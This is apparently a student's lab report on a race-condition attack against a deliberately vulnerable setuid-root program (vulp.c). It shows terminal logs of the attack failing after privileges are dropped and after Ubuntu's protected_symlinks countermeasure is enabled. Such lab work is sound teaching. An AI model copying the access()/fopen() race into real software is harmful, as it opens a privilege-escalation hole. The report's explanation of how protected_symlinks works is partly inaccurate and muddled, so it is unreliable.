[03/22/21]seed@VM:~/lab6$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:22:39: warning: implicit declaration of function
      'strlen' [-Wimplicit-function-declaration]
      fwrite(buffer, sizeof(char), strlen(buffer),
      ^
vulp.c:22:39: warning: incompatible implicit declaratio
n of built-in function 'strlen'
vulp.c:22:39: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[03/22/21]seed@VM:~/lab6$ sudo chown root vulp
[03/22/21]seed@VM:~/lab6$ sudo chmod 4755 vulp
[03/22/21]seed@VM:~/lab6$ ./attack_process

[03/22/21]seed@VM:~$ cd lab6
[03/22/21]seed@VM:~/lab6$ bash target_process.sh
No permission
No permission
No permission
No permission
target_process.sh: line 11: 8422 Segmentation fault
      ./vulp < passwd_input
No permission
No permission

```

- The explanation for this issue is that we set the effective UID to be the same as that of real UID during execution time. Since we are running everything from the seed account, the real UID will be that of the seed account, during run time and that is stored in effective UID. The seed account does not have access to open/modify the sensitive /etc/passwd file (privileges denied), which the root user only has.
- Therefore, it is not able to open the /etc/passwd file thus result in Segmentation fault error.

Task 4 – Ubuntu’s Built-in scheme Countermeasure:

- To try this out, the changes made in the previous task are reversed and the vulp program is left as it was earlier for Task 1.

```
vulp.c (~/.lab6) - gedit
Open Save

/* vulp.c */
#include <stdio.h>
#include <unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

- Now, this updated vulp program is compiled into vulp file and root access privileges are given to it through the **chmod** and **chown** commands as shown below for reference.

```
Terminal
[03/22/21]seed@VM:~/lab6$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:19:39: warning: implicit declaration of function
'strlen' [-Wimplicit-function-declaration]
        fwrite(buffer, sizeof(char), strlen(buffer),
        ^
vulp.c:19:39: warning: incompatible implicit declaratio
n of built-in function 'strlen'
vulp.c:19:39: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[03/22/21]seed@VM:~/lab6$ sudo chown root vulp
[03/22/21]seed@VM:~/lab6$ sudo chmod 4755 vulp
```

- Before running the attack process, we use the built-in scheme of Ubuntu to set the symlinks values to 1. Then the attack process is started in one terminal.

```
[03/22/21]seed@VM:~/lab6$ sudo sysctl -w fs.protected_s
ymlinks=1
fs.protected_symlinks = 1
[03/22/21]seed@VM:~/lab6$ ./attack_process
```

- Once this is done, target process bash is run in another terminal by the side.

```
Terminal [03/22/21]seed@VM:~/lab6$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:19:39: warning: implicit declaration of function
'strlen' [-Wimplicit-function-declaration]
      fwrite(buffer, sizeof(char), strlen(buffer),
      ^
vulp.c:19:39: warning: incompatible implicit declaratio
n of built-in function 'strlen'
vulp.c:19:39: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[03/22/21]seed@VM:~/lab6$ sudo chown root vulp
[03/22/21]seed@VM:~/lab6$ sudo chmod 4755 vulp
[03/22/21]seed@VM:~/lab6$ sudo sysctl -w fs.protected_s
ymlinks=1
fs.protected_symlinks = 1
[03/22/21]seed@VM:~/lab6$ ./attack_process

[03/22/21]seed@VM:~/lab6$ bash target_process.sh
No permission
No permission
```

```
Terminal Terminal File Edit View Search Terminal Help [03/22/21]seed@VM:~/lab6$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:19:39: warning: implicit declaration of function
'strlen' [-Wimplicit-function-declaration]
      fwrite(buffer, sizeof(char), strlen(buffer),
      ^
vulp.c:19:39: warning: incompatible implicit declaratio
n of built-in function 'strlen'
vulp.c:19:39: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[03/22/21]seed@VM:~/lab6$ sudo chown root vulp
[03/22/21]seed@VM:~/lab6$ sudo chmod 4755 vulp
[03/22/21]seed@VM:~/lab6$ sudo sysctl -w fs.protected_s
ymlinks=1
fs.protected_symlinks = 1
[03/22/21]seed@VM:~/lab6$ ./attack_process

target_process.sh: line 11: 10230 Segmentation fault
./vulp < passwd_input
No permission
target_process.sh: line 11: 10234 Segmentation fault
./vulp < passwd_input
```

- As seen from the output in the target process terminal, it results in Segmentation Fault, indicating that the attack was unsuccessful. It can also be seen that the code runs into a loop.

(1) **Working of the protection scheme:**

In the above task, the symlinks have been turned on by the seed user. Therefore, it follows the symlinks inside the /tmp folder. When it follows that, **it needs to be a root user** to be able to access that folder and make modifications to it. In our case, **after enabling symlinks, we try to launch an attack from the seed user account**, who does not have the necessary access privileges to be able to access, open and modify files inside that directory, thus failing the attack even if tried repeatedly in loop. Such files/directories are protected and won't be accessible by a normal user, despite the code have vulnerabilities in the race condition.

(2) **Limitations of the scheme:**

This type of attack only prevents the attack from accounts which do not have the root access. It is a wise attack to make sure that the access is restricted only to users whom we want to provide access. The attack cannot be used to restrict any directory that we want, only some directories such as '/tmp' can be restricted.